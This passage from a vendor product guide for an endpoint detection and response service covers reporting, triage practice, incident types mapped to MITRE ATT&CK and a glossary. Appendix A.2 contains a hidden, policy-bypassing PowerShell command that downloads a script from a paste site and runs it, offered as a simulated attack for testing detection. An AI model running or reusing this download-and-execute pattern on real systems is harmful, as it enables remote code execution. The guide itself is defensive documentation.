8. Under **Schedule**, the frequency for reports on security events is continuous, which means that a new report is sent every ten minutes.

NOTE: The initial report that is generated shows data from last 24 hours. Subsequent reports show data from last ten minutes.

9. Keep **Send only when report has content** turned on to receive reports only when there are events, or turn it off to receive reports even when there are no events.
10. In the **Recipients** box, enter the email addresses of the recipients to whom you want to deliver the reports.

NOTE: If you have multiple email addresses, use comma to separate them.

11. Select **Save**.

4.5 Best practices

Best practices are instructions on how to best use WithSecure Elements Endpoint Detection and Response features.

This section describes recommended practices for using WithSecure Elements Endpoint Detection and Response effectively, including how to check system and application status and how to handle common scenarios such as confirming an incident and responding to an attack.

4.5.1 Check the overall state of monitored organizations

Instructions what to do when you want to make sure that everything is alright in customer environments.

To make sure that the system status is okay in all organizations that you monitor:

1. On the **Home** page, open the **Detection and Response** tab.
2. Check the **Devices at risk** pane.

   The **Devices at risk** pane includes up to 5 hosts that have the highest risk score in the selected organization scope. In the partner level, the **Devices at risk** pane combines details from all companies under the selected partner organization. In the company level, only hosts from selected company are included. The risk is based on events that sensors have detected during the last 30 days. The pane also shows the total number of hosts that have open detections, which have been created during last 30 days.

   You can use the **Devices at risk** pane to quickly access detections in affected hosts. Select the host name to view all risk levels or select the risk level in the **Open Detections** column to view only the selected risk level events.

3. Check the **Overview** pane.

   The **Overview** pane keeps you informed on what has happened in the organizations that you manage during either the last 24 hours or the last 30 days. Based on the currently selected scope, the **Overview** pane shows overview of all organizations or only the selected organization.

   Devices — Shows the number of monitored devices in the monitored companies.

   TIP: Click the number to view the list of devices.

   Total events — Shows the number of monitored events that have been detected.

   Detections — Shows the number of suspected incidents.

   TIP: Click the number to view the list of detections.

   Software — Shows the number of currently active applications in monitored hosts.

   TIP: Click the number to view the list of software.

   Potentially unwanted software — Shows the number of currently active applications that are not directly malicious but can affect privacy and compromise the security of the host.

   Harmful software — Shows the number of currently active malware and malicious applications in monitored hosts.

4. Check the detection statistics panes that include the breakdown of open detections by their risk level, detection status, and detection type during either the last 24 hours or the last 30 days.

5. In **Events** > **Broad Context Detections**, check that no detections need a response.

   TIP: Use filters to narrow the results.

   a) Select arrows in the **Risk** column to sort detections by their risk level.

      Make sure that the list does not have any unhandled high risk items.

   b) Select arrows in the **Detected** column to sort detections by their date.

      Check the latest detections to make sure that the list does not have a lot of new, unhandled detections.

6. Select **Devices** for the customer organization that you want to check.

   Make sure that the customer organization does not have any detections that are not closed or monitored.

7. Go through all customer organizations that you want to check in the same way.

4.5.2 Check the status of applications in monitored companies

WithSecure Elements Endpoint Detection and Response lets you identify all harmful, otherwise unwanted, or unknown applications from the monitored hosts. It uses reputational data to identify potentially harmful applications in monitored organizations.

In the **Software Reputation** view, you can check that no new harmful or otherwise unwanted applications have been installed that would require immediate action.

To check the application status:

1. Go to **Environment** > **Software Reputation**.
2. Use search to find a specific application, or filter by **Reputation** to find harmful or unknown items.

   To filter by reputation, select **Reputation** from the **Choose an option** list, choose the value that you want from **Please select**, and select **Add**.

   The product uses WithSecure's reputation analysis data to categorize applications.

3. Check that there are no harmful or unwanted applications.
4. If the list contains an application that you want to remove, select the application to open its details, then select the number of devices to view the devices where the application is installed.
5. Notify your customer about the possible security risk that the harmful or unwanted application causes.
6. Go through all customer organizations that you want to check in the same way.

4.5.3 Acknowledge an incident

Instructions what to do when you receive an email notification about a new broad context detection.

Follow these instructions when you receive an alert of a new detection:

1. Open the portal to check the details of the broad context detection.
2. Check the risk level score of the detection and its details view, the list of hosts that are part of the detection, and possible earlier similar detections.
3. Analyse the information that is available.
4. Based on the hosts that are involved in the detection, choose whether you want to confirm the broad context detection as an incident.
5. If you acknowledge the incident, the portal provides recommended actions on how to respond to it.
6. Choose one or more of the recommended actions and either continue to monitor the incident or close it.

4.5.4 Respond to a targeted attack

Instructions what to do when you receive an email notification about a targeted attack.

Follow these instructions when you receive an alert of a targeted attack:

1. Open the portal to check the details of the targeted attack.
2. Review all the available details about the hosts that are involved in the targeted attack to find the reason for the detection.
3. Based on your analysis, choose whether you want to acknowledge the detection.
4. Choose a recommended action that the portal provides to inform customer about the possible attack.

Chapter 5
Incident types

Topics:

- Abnormal file accesses
- Abnormal file modification
- Abnormal library or module
- Abnormal location
- Abnormal network connection
- Abnormal parameters
- Abnormal privileges
- Abnormal process
- Abnormal processes relation
- Abnormal process execution
- Abnormal user activity
- Anomaly
- Backdoored file
- CC network connection
- Changing file visibility
- Changing security settings
- Changing user information
- Cloud
- Compromised clean process
- Creating attack tools
- Credential theft
- Directed attack
- Injection
- Injection target
- Lateral movement
- Lateral movement initiator
- Lateral movement target
- Log anomalies
- Malicious parameters
- Malicious process
- Malware
- Persistence
- Phishing
- Privilege escalation
- PUP (Potentially Unwanted Programs)
- Recon activities
- Scripting abuse
- Sensitive file modification
- Sensor tamper
- Spoofing files
- Spoofing inputs
- Spoofing memory
- Spoofing network
- Spoofing security settings
- Spoofing user information
- Spoofing vulnerabilities
- System or tool misuse

Incident types

Common incident types and process activities that Elements EDR detects, with guidance for investigating and responding to each.

This chapter describes the common incident types and process activities that Elements EDR detects. Each topic explains what the detected behavior means, gives examples, and provides guidance for investigating and responding to it. Where applicable, the topic also links to the related category in the MITRE ATT&CK framework.

5.1 Abnormal file accesses

The process is accessing unusual files. For example, it is accessing multiple types of documents or system files without privileges, or doing something similar.

Adversaries might collect documents and other files locally to prepare them for exfiltration, exporting them out of the host. They might attempt to access system files to collect sensitive information about the system.

- Investigate whether the process that is executing this action is legitimate.
- Adversaries might also collect files by using command-line tools such as "copy" or execute scripts to collect a lot of data simultaneously and access a big amount of files. Try to investigate the executed script and check whether it is used for malicious purposes.

NOTE: Find more information about these types of detections from MITRE ATT&CK framework: https://attack.mitre.org/tactics/TA0007/

5.2 Abnormal file modification

The process is modifying files, for example, changing system binaries, changing files to executables, deleting log files, deleting shadow copies, or removing executables after execution.

Adversaries may hide their tracks by destroying log files, shadow copies, or executables.

Check the following:

- Is this file modification an expected behavior from the parent process?
- Adversaries use secure wiping tools to remove artifacts from the disk. Are these otherwise legitimate tools normally used in your environment?
- System binaries can be modified for persistence, but these actions should not happen normally and the process that is modifying system binaries should be investigated for other indicators of malicious activity.
- Deleting system log files is another defense evasion technique from the attackers. Under normal circumstances, this should happen only during the log retention by the operating system. Investigate the parent process for any other malicious activity.

5.3 Abnormal library or module

Either the particular process is doing something unusual or the process has a bad reputation in the WithSecure reputation service.

The executing process is loading a library or module that is considered abnormal. For example, the module is unknown or has a bad reputation in the WithSecure reputation service, the module is loaded from the USB drive, or a similar irregular activity.

Open **Process Tree** to see details that lead to these detections.

- Investigate whether the process has custom command-line arguments to load the module and if these arguments are expected or not.
- Scan the module for malware, if possible.
- If a common process is loading an uncommon module, or one not seen before, this could indicate a DLL injection into the process. Investigate the incident for any detections related to code injection and check parent processes that could be responsible of the injection.

NOTE: Find more information about these types of detections from MITRE ATT&CK framework: https://attack.mitre.org/tactics/TA0002/

5.4 Abnormal location

A file is in an unconventional location.

The file can be in a directory that is typically associated with temporary storage or garbage data, on a network share, or any location that is not a common or designated location for such files. Files in these locations can indicate malicious activity, such as an attempt to evade detection.

The file can be removed from the system without causing harm to the operating system or any installed applications.

5.5 Abnormal network connection

The process is doing something strange with the network, like connecting to a port, connecting to Twitter, downloading data, or doing something else that is not normal.

To investigate an abnormal network connection, investigate the source process that is making the unusual connection and see if it is expected to make such connections. To investigate the connection further, checking the command-line parameters that were used to launch the process.

NOTE: Find more information about these types of detections from MITRE ATT&CK framework: https://attack.mitre.org/tactics/TA0011/

5.6 Abnormal parameters

Process parameters deviate from norms, which indicate potential security concerns or system misconfigurations.

Parameters of a process can be, for example, extremely long or obfuscated, or encoded.

While obfuscation and encoding such as base64 is not inherently problematic, they can be used as an attempt to evade detections.

5.7 Abnormal privileges

Abnormal Privileges refers to a discrepancy between the privileges that are assigned to a process and its standard operational requirements. Access rights of a process are either elevated or reduced.

If privileges of a process are elevated, it typically operates with user-level permissions but is now executing with administrative privileges. This may grant the process unauthorized access to the system.

If privileges of a process are reduced, a process that normally requires administrative rights is running with only user-level permissions. This can hinder its functionality, which can affect system performance and the execution of critical tasks.

Abnormal privileges can indicate a potential security threat or a misconfiguration in the system.

5.8 Abnormal process

The occurrence of the process itself is abnormal.

When Elements EDR reports an abnormal process detection, examine the detected activity and its process chain in Elements Security Center to determine whether it is legitimate or malicious before you decide how to respond.

5.9 Abnormal processes relation

Abnormal processes relation is detected, for example `outlook.exe` is executing `cmd.exe` or `powershell.exe` that it does not do normally.

Unusual connections between processes can be a sign of malicious actions and intent.

- Look into these incidents to see if there might be a vulnerability that is being exploited or if a common type of harmful item, like macros in Office documents, have been was delivered on a host.
- If possible, check the file that was loaded to an application. For example, see if a Word document has macros or if RTF files contain harmful elements.
- Examine the settings used in the parent process as they might include malicious parameters.

NOTE: Find more information about these types of detections from MITRE ATT&CK framework: https://attack.mitre.org/tactics/TA0002/

5.10 Abnormal process execution

The process or a script is using suspicious parameters or unusual file locations.

Examine the process to look for any suspicious command-line arguments.

There might be harmful intent behind what caused the process to run abnormally. For example, if `Rundll32.exe` was run using a `powershell.exe` without any parameters, it may indicate a code injection by `powershell.exe`.

NOTE: Find more information about these types of detections from MITRE ATT&CK framework: https://attack.mitre.org/tactics/TA0002/

5.11 Abnormal user activity

Suspicious user activity, for example, modifying permission groups.

When Elements EDR reports an abnormal user activity detection, examine the detected activity and its process chain in Elements Security Center to determine whether it is legitimate or malicious before you decide how to respond.

5.12 Anomaly

Unusual event. A new, unusual event or a sequence of events that most likely result from malicious activities.

When Elements EDR reports an anomaly detection, examine the detected activity and its process chain in Elements Security Center to determine whether it is legitimate or malicious before you decide how to respond.

5.13 Backdoored file

The process ran a file that gives someone unauthorized access and possibly control of the system.

Backdoors can be used by authorized administrators for legitimate reasons, but they can also be used by attackers to take control of a computer or device without the user or administrator's knowledge or permission.

Attackers usually trick people into installing the backdoor on a system or exploit a vulnerability to do so. Once the server program is installed, it opens a connection and communicates with the client program. The attacker can then use the client to give commands to the host.

Investigate whether the process that is doing this is legitimate.

5.14 CC network connection

The process is making a network connection to a known command-and-control server.

The target domain or IP address has been recognized as harmful by WithSecure Threat Intelligence. See if the source process is trusted and reliable and if the destination address is typical for this program.

If a built-in tool of the operating system is connecting to a known command-and-control server, it is very suspicious. Look into the process chain and all command-line settings to see if there are any harmful commands.

NOTE: Find more information about these types of detections from MITRE ATT&CK framework: https://attack.mitre.org/tactics/TA0011/

5.15 Changing file visibility

The process is hiding or creating hidden files and directories.

Do the following:

- Verify whether the source process is trusted, as some legitimate installers can hide installed files from users.
- If "living off the land" binaries - trusted system tools that can be exploited - have been used via `cmd.exe` or `powershell.exe` to hide files, investigate the full process chain.
- If custom untrusted executables are hidden, investigate these files for malware.

NOTE: Find more information about these types of detections from MITRE ATT&CK framework: https://attack.mitre.org/techniques/T1564/001/

5.16 Changing security settings

The process is changing settings such as firewall rules, administrative users, and developer mode access.

Changing security settings such as disabling firewall or enabling the developer mode can aid an attacker in maintaining persistence and staying undetected for extended periods of time.

Investigate the root cause of the changes and review security logs to rule out any potential compromise after resetting the security settings to the intended configuration.

NOTE: Find more information about these types of detections from MITRE ATT&CK framework: https://attack.mitre.org/techniques/T1685/

5.17 Changing user information

The process is adding users or modifying the existing user information.

Some attackers add new local users and modify settings of users that already exist in the system to elevate privileges and gain persistence.

To investigate the detection, check whether all user information changes are legitimate. For example:

- A valid user has created or modified the credentials, or
- The domain where a new user was created is valid.

NOTE: Find more information about these types of detections from MITRE ATT&CK framework: https://attack.mitre.org/techniques/T1136/

5.18 Cloud

Cloud incident categories are primarily user anomalies, as the majority of cloud attacks exploit compromised identities.

WithSecure detection engine analyzes cloud logs using a combination of rule-based logic and anomaly identification. Detections are then compiled into incidents, which represent activities that could be potentially malicious.

These incidents typically require that an analyst reviews whether the observed behavior aligns with the business context. Some such activities can be normal and permissible.

5.19 Compromised clean process

The process that normally does not have a dual purpose is executing activities that are not in its code, but are likely injected or otherwise compromised.

If the process is performing unexpected actions that are not known to be part of its own code, the process has been most likely compromised with some form of a memory space injection or some other impersonation techniques.

If the process behavior looks anomalous and unexplained, identify a possible compromise by doing memory forensics and isolate the machine to prevent lateral movement in the network.

If no injection is involved, analyze the command-line arguments to find a possible reason for the exploitation.

5.20 Creating attack tools

The process is building tools on the local computer to disguise their malicious intent.

Following the initial system compromise, some attackers build their persistence and lateral movement tools locally to disguise a malicious intent from built-in defense mechanisms such as Windows Defender.

If the user who started this action is not a known developer and the host does not normally build software, this behavior is highly suspicious.

Analyze the compiled files to rule out any possible compromise.

NOTE: Find more information about these types of detections from MITRE ATT&CK framework: https://attack.mitre.org/techniques/T1027/004/

5.21 Credential theft

The process is using a known method or tool to steal credentials.

For example, the process is running the Mimikatz tool or a keylogger, or using other credential theft methods such as accessing credentials in files or in registry keys.

Do the following:

- Verify whether the memory dump is expected behavior that is executed as part of application troubleshooting, for example. If custom executables are detected, investigate those for malware.
- Accessing the registry or other files can happen via "living off the land" binaries - trusted system tools that can be exploited - in which case the process chain should be further investigated for a backdoor or a reverse shell.
- Examine command-line arguments as they might give more insight into the executed tools such as Mimikatz default parameters.

NOTE: Find more information about these types of detections from MITRE ATT&CK framework: https://attack.mitre.org/tactics/TA0006/

5.22 Directed attack

A directed attack is planned against a specific target. The attacker aims to gain unauthorized access and stay undetected for an extended period.

When Elements EDR reports a directed attack detection, examine the detected activity and its process chain in Elements Security Center. Determine whether the activity is legitimate or malicious before you decide how to respond.

5.23 Injection

The process is running custom code inside another process, for example within another application.

If this injection seems strange and unexpected, examining the process memory of the target may reveal the injected code. Look into the source process to see if there's any malware.

NOTE: Find more information about these types of detections from MITRE ATT&CK framework: https://attack.mitre.org/techniques/T1055/

5.24 Injection target

The target into which the malicious code is trying to inject.

The code that is injected into processes can perform various actions, such as downloading more malware, interfering with web browsing activities or monitoring the user's actions.

Investigate the incident for any detections that could be related to code injection and the parent processes responsible of the injection.

NOTE: Find more information about these types of detections from MITRE ATT&CK framework: https://attack.mitre.org/techniques/T1055/

5.25 Lateral movement

The process is attempting to gain further access within the network by moving between hosts while searching for a device that could eventually be the target of the attack.

For example, a process is run from a remote host or it tries to get more access inside the network.

If you see code is being run on other computers in the network, find out which computer it is and who it belongs to. Check if they normally run code remotely. For example, a network administrator might have to do it as part of their job, but someone in HR or finance might not need to access other computers in the organization often.

NOTE: Find more information about these types of detections from MITRE ATT&CK framework: https://attack.mitre.org/tactics/TA0008/

5.26 Lateral movement initiator

The process is executing activities that are related to lateral movement toward a remote machine.

For example, a process is run from a remote host or it tries to get more access inside the network.

If you see code is being run on other computers in the network, find out which computer it is and who it belongs to. Check if they normally run code remotely. For example, a network administrator might have to do it as part of their job, but someone in HR or finance might not need to access other computers in the organization often.

NOTE: Find more information about these types of detections from MITRE ATT&CK framework: https://attack.mitre.org/tactics/TA0008/

5.27 Lateral movement target

The process is executing activities that are related to lateral movement that originates from a remote machine.

For example, a process is run from a remote host or it tries to get more access inside the network.

If you see code is being run on other computers in the network, find out which computer it is and who it belongs to. Check if they normally run code remotely. For example, a network administrator might have to do it as part of their job, but someone in HR or finance might not need to access other computers in the organization often.

NOTE: Find more information about these types of detections from MITRE ATT&CK framework: https://attack.mitre.org/tactics/TA0008/

5.28 Log anomalies

Unusual log entries.

When Elements EDR reports a log anomaly detection, examine the detected activity and its process chain in Elements Security Center to determine whether it is legitimate or malicious before you decide how to respond.

5.29 Malicious parameters

Detected parameters indicate a very high probability of malicious intent.

The observed command-line arguments and network requests correspond to patterns that are commonly associated with known attack tools. These tools are used to, for example, extract passwords, gather information about the system and the network, evade detection, or allow attackers to control the system.

The process should be terminated.

5.30 Malicious process

The process is known to be malicious.

For example, the process has a bad reputation in the WithSecure reputation service, it is known malware or backdoor, or it is doing process impersonation.

Do the following:

- Make sure that the antivirus software is running on the host and operating correctly.
- Assess the type of malware and respond based on that assessment. For example, an adware detection on a host may simply require a full system scan with the antivirus.
- In more severe malware cases, such as backdoors or information stealers, a deeper investigation on the source and timeline of the malware introduction is often required, as some information might have been stolen already or lateral movement actions may have happened.

5.31 Malware

Software that is intentionally designed to cause damage to a computer, server, client, or computer network.

When Elements EDR reports a malware detection, examine the detected activity and its process chain in Elements Security Center to determine whether it is legitimate or malicious before you decide how to respond.

5.32 Persistence

The process is trying to stay persistent on the host.

For example the process may try to gain persistence with login hooks, crontab, or rootkits to check, watch, and acquire data.

Many installers often set up persistence for the installed software for legitimate purposes.

Check the following to investigate whether the process is legitimate or not:

- Is the same executable using multiple different methods to gain persistence?
- Is there an attempt to gain persistence using obscure methods, such as scheduled tasks?
- Is the persistence set up by scripts such as batch, python, or visual basic?
- If possible, check the contents of the file, script, or registry key that is trying to be executed.

NOTE: Find more information about these types of detections from MITRE ATT&CK framework: https://attack.mitre.org/tactics/TA0003/

5.33 Phishing

The process is attempting to make a user reveal personal or confidential information, for example, in a deceptive mail.

When Elements EDR reports a phishing detection, examine the detected activity and its process chain in Elements Security Center to determine whether it is legitimate or malicious before you decide how to respond.

5.34 Privilege escalation

The process is attempting to extend user access, for example, trying to log in as an administrator multiple times.

To validate a privilege escalation attempt, assess the method of escalation. Obscure methods are rarely false positives and do not have a good intent.

Multiple failed administrator logons may be caused by an administrator legitimately forgetting their password.

Check the following:

- Should the user have access to higher privileges on the local host?
- Does the attempt originate from an expected parent process like `explorer.exe` or is it triggered by custom binaries or from unexpected process chains?

NOTE: Find more information about these types of detections from MITRE ATT&CK framework: https://attack.mitre.org/tactics/TA0004/

5.35 PUP (Potentially Unwanted Programs)

Potentially Unwanted Programs that may include advertising, toolbars, and pop-ups that are unrelated to the software.

When Elements EDR reports a potentially unwanted program (PUP) detection, examine the detected activity and its process chain in Elements Security Center to determine whether it is legitimate or malicious before you decide how to respond.

5.36 Recon activities

The process is testing the network for potential vulnerabilities.

Reconnaissance activities are performed by adversaries to get more information about their target environments and to gain situational awareness. This information can be collected with "living off the land" binaries - trusted system tools that can be exploited - or with operating system APIs. The domain-related information is usually gathered via built-in tools (for example, a process like `cmd.exe`) or through custom malware.

Check the following:

- Are there many different attempts at reconnaissance?
- Is the parent process legitimate?
- Is the queried information considered sensitive, for example, AD information that no legitimate application on the endpoint would need?

NOTE: Find more information about these types of detections from MITRE ATT&CK framework: https://attack.mitre.org/tactics/TA0007/

5.37 Scripting abuse

The process is misusing scriptable components, such as Bash, Python, PowerShell, or cscript.

Attackers might use built-in system parts and locally installed interpreters to run potentially malicious scripts. Most commonly, this is done to gain the initial foothold on an endpoint.

To validate the detection, check the executed script to see whether it is obfuscated and whether you recognize it, and whether the affected user is legitimate.

If you do not recognize the script, we recommend that you isolate the affected host and perform further response actions:

- Try to acquire the script file for review - or review the script command line - to see what the script does. If you find domain names or IP addresses that you do not recognize, block the access to those on your firewall devices.
- If your organization does not use the binaries that are used by the attacker, use Windows Group Policies and the AppLocker tool to restrict their use in your network.

NOTE: Find more information about these types of detections from MITRE ATT&CK framework: https://attack.mitre.org/techniques/T1059/

5.38 Sensitive file modification

The process is modifying sensitive files to change authentication mechanisms and processes to access user credentials or to get otherwise unwarranted access to accounts.

Adversaries might attempt to access system files for collecting sensitive information from the system and prepare them for exfiltration, exporting them out of the host.

Adversaries may modify a part of the process to either reveal credentials or to bypass authentication mechanisms. Compromised credentials or the access may be used to bypass access controls that are placed on various resources on systems within the network and may even be used for persistent access to remote systems and externally available services, such as VPNs, Outlook Web Access, and a remote desktop.

Investigate whether the process executing this action is legitimate.

NOTE: Find more information about these types of detections from MITRE ATT&CK framework: https://attack.mitre.org/techniques/T1556/

5.39 Sensor tamper

The process is attempting to modify the Sensor, for example, trying to turn it off.

Following the initial system compromise, attackers may discover and try to tamper with the Sensor by modifying its configuration or attempting to kill its process. If the sensor tamper were successful, the service could not detect any further attacks. Any such attempts should be closely monitored and investigated.

A sensor tamper attempt might be a false positive, for example, a legitimate software installer or some other program may be accessing the sensor.

Tampering attempts should be investigated depending on the type of tamper reported. Investigate detections to identify type of tampering that is being done. Whether it is, for example, via cmd, service host, backdoor, shutting down, accessing memory space, dumping memory, or tampering with registry keys or service settings.

NOTE: Find more information about these types of detections from MITRE ATT&CK framework: https://attack.mitre.org/techniques/T1685/

5.40 Spoofing files

The process is attempting to harvest documents, check browser history, or some other information gathering from files.

Adversaries might attempt to collect system-related information by retrieving information from documents and the browser history and preparing it for exfiltration, exporting it out of the host.

As system administrators can collect such information legitimately, investigate whether the process that is executing this action is malicious or not.

NOTE: Find more information about these types of detections from MITRE ATT&CK framework: https://attack.mitre.org/techniques/T1555/

5.41 Spoofing inputs

The process is checking input tools, for example, capturing keystrokes and screenshots.

Bad actors might try to gather information about the user by listening to keystrokes, taking screenshots, recording screen video, copying information on the clipboard, or doing other similar data collection actions.

Investigate whether the process that is doing this is legitimate.

NOTE: Find more information about these types of detections from MITRE ATT&CK framework: https://attack.mitre.org/techniques/T1056/

5.42 Spoofing memory

The process is causing memory dumps.

When Elements EDR reports a memory spoofing detection, examine the detected activity and its process chain in Elements Security Center to determine whether it is legitimate or malicious before you decide how to respond.

5.43 Spoofing network

Process is spoofing network, for example, by checking the access to IP addresses, performing port scanning or network reconnaissance (ARP scanning), DNS sniffing, or trying to gather information about the network some other way.

Do the following:

- Monitor networks for atypical activity.
- Configure firewall rules that detect potentially malicious behavior over time and automatically block attacks when a defined threshold is reached.

NOTE: Find more information about these types of detections from MITRE ATT&CK framework: https://attack.mitre.org/techniques/T1040/

5.44 Spoofing security settings

The process is checking security settings, for example, the firewall rules.

Adversaries may check or modify firewall configurations to prepare for lateral movement and to make sure a persistent access to the host later during the attack.

Check if this action originates from command-line tools or custom binaries. Legitimate firewall administration is commonly conducted centrally with tools like group policy settings.

NOTE: Find more information about these types of detections from MITRE ATT&CK framework: https://attack.mitre.org/techniques/T1518/001/

5.45 Spoofing user information

The process is attempting to access, for example, credential files, password hashes, or anti-malware signatures.

When Elements EDR reports a user information spoofing detection, examine the detected activity and its process chain in Elements Security Center to determine whether it is legitimate or malicious before you decide how to respond.

5.46 Spoofing vulnerabilities

The process is attempting to find and exploit known vulnerabilities.

NOTE: For more information on the attempted exploitation, check the vulnerability with the CVE number from: https://www.cvedetails.com/

When Elements EDR reports a vulnerability exploitation detection, examine the detected activity and its process chain in Elements Security Center to determine whether it is legitimate or malicious before you decide how to respond.

5.47 System or tool misuse

The process uses non-scriptable system components or tool in the attack.

Built-in system components and tools - such as such as taskkill, net, psexec, and procdump - can be used by attackers to accomplish various goals, on all stages of the attack.

To investigate the detection, check whether the detected activities are expected actions either by authorized users or by normal software operation and thus harmless.

If the observed anomaly cannot be confirmed as harmless, we recommend that you isolate the affected host and perform further forensics to identify its root cause.

Appendix A
Testing the service

Topics:

- Run a simple test with Windows system tools
- Run an advanced test with Powershell

Testing the service

You can use these tests to demonstrate what an attack in the organization network looks like in the WithSecure Elements Endpoint Detection and Response portal.

This chapter describes tests that demonstrate how an attack on your organization's network appears in the WithSecure Elements Endpoint Detection and Response portal. A simple test and an advanced test are available.

A.1 Run a simple test with Windows system tools

You can use this simple test to generate a monitored event on the endpoint to make sure that the Sensor is installed and working correctly.

To run the test, follow these instructions:

1. Log in to the monitored endpoint where you have deployed the sensor.
2. Open the command prompt.
3. Run the command to create a monitored event: `whoami`
4. Run the following command to exit the command prompt: `exit`
5. Log out from the monitored endpoint.
6. Log in to the WithSecure Elements Endpoint Detection and Response portal.
7. View the recent Broad Context Detections to find the event created by the test.
   The created event should be listed in the recent events.

Users do not usually run the `whoami` command and it may indicate that an attacker is trying to discover local user accounts on the endpoint for credential access or privilege escalation.

A.2 Run an advanced test with Powershell

You can use this test to view what an advanced attack in the organization network may look like in the WithSecure Elements portal.

For this test, you need:

- a Windows workstation that is running the Sensor, and
- an access to the WithSecure Elements portal.

NOTE: We recommend that you run all attack simulations in isolated test environments, for example with disposable virtual machines.

In this test, you create a `.bat` file that uses Windows PowerShell to download code from a 3rd-party website. This example downloads the following harmless code from pastebin.com:

```
# Filename: Hello.ps1
Write-Host
Write-Host 'Hello World!'
Write-Host
# end of script
```

To run the test, follow these instructions:

1. Log in to the monitored endpoint where you have deployed the sensor.
2. Open the Notepad text editor.

3. Add the following command on one line:

```
"C:\WINDOWS\system32\WindowsPowerShell\v1.0\PowerShell.exe" -NoP -NonI -W Hidden -Exec Bypass IEX
(New-Object
System.Net.WebClient).DownloadFile('https://pastebin.com/raw/gRvH8a8z',\"$env:temp\powershell.ps1\");
Powershell.exe -executionpolicy remotesigned -File $env:Temp\powershell.ps1
```

4. Save the file as `hello-world.bat`.
5. Run the `.bat` file on the endpoint.
6. Log out from the monitored endpoint.
7. Log in to the WithSecure Elements portal.
8. View the recent Broad Context Detections to find the event created by the test.
   The created event should be listed in the recent events.

Appendix B
Support

Topics:

- Report false positives

Support

If you cannot find answers to your questions in this guide, you can get more information from the our Community forums and the support website.

Our Community forums help you find more troubleshooting information and solutions for known issues.

Go to our Support request page for instructions on how to contact our technical support team.

B.1 Report false positives

All detected anomalies are not actual attacks. If you determine that the detection is not an attack and it has a too high risk level score, you can report the detection as a false positive.

To request allowlisting:

1. Log in to the portal with your email address and password.
   *The **Home** page opens.*
2. Select **Endpoint Detection and Response** > **Support**.
3. Select **Request whitelisting**.
   The support request form opens.
4. Fill in the form with details of the false positive that you are reporting.

   The product details section has been prefilled for you.
5. Select **Send**.

Glossary

Abnormal File Accesses

Unusual or unauthorized attempts to read, modify, or delete files, which may indicate malicious activity.

Abnormal File Modification

Unexpected changes in system or user files that may indicate tampering or malware activity.

Abnormal Library or Module

Detection of unusual or unauthorized dynamic-link libraries (DLLs) or modules in a system, which may indicate code injection or persistence mechanisms.

Abnormal Network Connection

Unusual or unexpected network communications that deviate from normal traffic patterns, potentially indicating malicious activity.

Abnormal Parameters

Unusual or unexpected parameters passed to system functions, commands, or API calls, potentially indicating exploitation attempts.

Abnormal Privileges

Unauthorized or unexpected elevation of user or process privileges, indicating possible privilege escalation attempts.

Abnormal Process

Detection of processes running outside normal conditions, often indicative of malware execution or exploitation.

Abnormal Process Execution

Execution of processes in an unusual manner, such as unexpected parent-child relationships or execution from non-standard locations.

Abnormal Processes Relation

Unusual parent-child process relationships that may indicate malicious activity, such as privilege escalation or persistence techniques.

Abnormal User Activity

Unusual behavior detected in user accounts, such as access from new locations, rapid privilege changes, or anomalous login times.

Access Control

Access control is the practice of restricting and regulating who or what can view, use, or modify resources in a system, based on defined permissions and policies.

Activation Code

An activation code is a code entered during installation to activate a product and apply its configuration.

Activator Tool

The activator tool is a command-line utility used to activate a product installation and apply configuration parameters such as profile or subscription settings during deployment.

Active Directory (AD)

Active Directory (AD) is a Microsoft directory service that centralizes the management of network resources such as users, computers, and policies, providing authentication and authorization within a Windows domain network.

Adware

Adware is software that automatically displays or downloads advertising material, often bundled with other programs and sometimes tracking user activity without clear consent.

Agent

An agent is the client software installed on a managed device that enforces protection, reports device status, and communicates with the management service; more broadly, a program that acts on behalf of a user or another system.

Anomaly

An unusual deviation from expected system or user behavior, often indicating a potential security threat.

Antivirus

Software that prevents, detects, and removes viruses and other malware.

Attack Tools

Software, scripts, or utilities used to conduct, support, or disguise malicious activity during an attack.

Automation

Automation is the use of technology to perform tasks or processes with minimal human intervention, improving efficiency, accuracy, and scalability.

Backdoor

An undocumented way of gaining access to a computer system.

Backdoored File

A file that has been modified to include unauthorized access mechanisms for attackers.

Behavioral Analysis

Behavioral analysis is a detection approach that identifies threats by observing deviations from normal patterns of activity rather than relying only on known signatures.

Breach

A breach is a security incident in which confidential or protected data is accessed, disclosed, or stolen by an unauthorized party.

Broad Context Detection (BCD)

A Broad Context Detection is a group of related detections that WithSecure Elements EDR correlates into a single incident, ranked by criticality, to show the full context of an attack.

Business Context

Additional metadata assigned to an asset to provide insight into its role, importance, and relevance to business operations.

Certificate

A certificate is a digital document used to prove the ownership of a public key, issued by a certificate authority (CA) to enable secure communication and authentication.

Certificate Authority (CA)

A Certificate Authority (CA) is a trusted entity that issues and manages digital certificates used for encrypting communications and verifying identities.

Changing File Visibility

Modifying file attributes to hide or obfuscate the presence of malicious files.

Changing Security Settings

Unauthorized modifications to security configurations to weaken system defenses.

Changing User Information

Altering user credentials or account details, often as part of an account takeover attack.

Cloud Incidents

Security events affecting cloud environments, including data breaches, misconfigurations, and unauthorized access.

Cloud Service

A cloud service is an online service or workload that is connected to a platform for protection, monitoring, or administration.

Code Injection

Code injection is an attack technique in which an attacker inserts and executes malicious code within a legitimate process or application to alter its behavior.

Command and Control (C&C)

Command and control is the communication channel or infrastructure that attackers use to send instructions to compromised systems and receive data from them.

Company

A customer organization, either managed by a partner or standalone, that is the lowest level in the organizational hierarchy and has no child organizations.

Compromised Clean Process

A legitimate system process that has been hijacked or manipulated to execute malicious code.

Configuration Keys

Configuration keys are named settings used to preconfigure application behavior and feature values during deployment or device management.

Connector

A connector is a software or hardware component that enables communication and data exchange between two or more systems, applications, or devices.

Containment

Response actions that isolate affected hosts or accounts to stop an active attacker from spreading and to prevent the theft, alteration, or destruction of information.

Content Filtering

Content filtering is the restriction of access to online or network content based on categories, policies, or rules — for example, macOS network content filtering.

Credential Theft

The unauthorized acquisition of credentials, such as usernames and passwords, using tools like keyloggers or exploits.

Criticality

The possible impact that a detection would have in the customer environment, based on severity and the importance of affected hosts.

Custom Labels

A tagging feature in WithSecure Elements Security Center for organizing and managing devices.

Customer Company

A customer company is a customer organization that is created, managed, or serviced within a partner-managed platform or service structure.

Detection

A detection is an identified suspicious, malicious, or policy-relevant event, activity, or finding recognized by a security control or analysis system.

Directed Attack

A targeted cyberattack designed to compromise a specific organization, individual, or system.

Discovery Scan

A discovery scan is a scan that identifies assets, systems, or targets present in a network or environment.

Endpoint Detection and Response (EDR)

